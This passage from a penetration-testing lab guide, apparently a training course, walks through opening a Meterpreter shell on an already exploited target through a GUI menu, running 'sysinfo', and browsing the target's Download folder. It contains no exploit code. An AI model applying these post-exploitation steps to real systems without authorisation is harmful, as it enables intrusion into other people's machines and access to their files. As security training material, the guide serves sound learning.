


34. Right-click on the target host and navigate to **Meterpreter 1** --> **Interact** --> **Meterpreter Shell**.




35. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.

Note: Results usually take time to appear.




36. Right-click on the target host and navigate to **Meterpreter 1 --> Explore --> Browse Files**.




37. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.

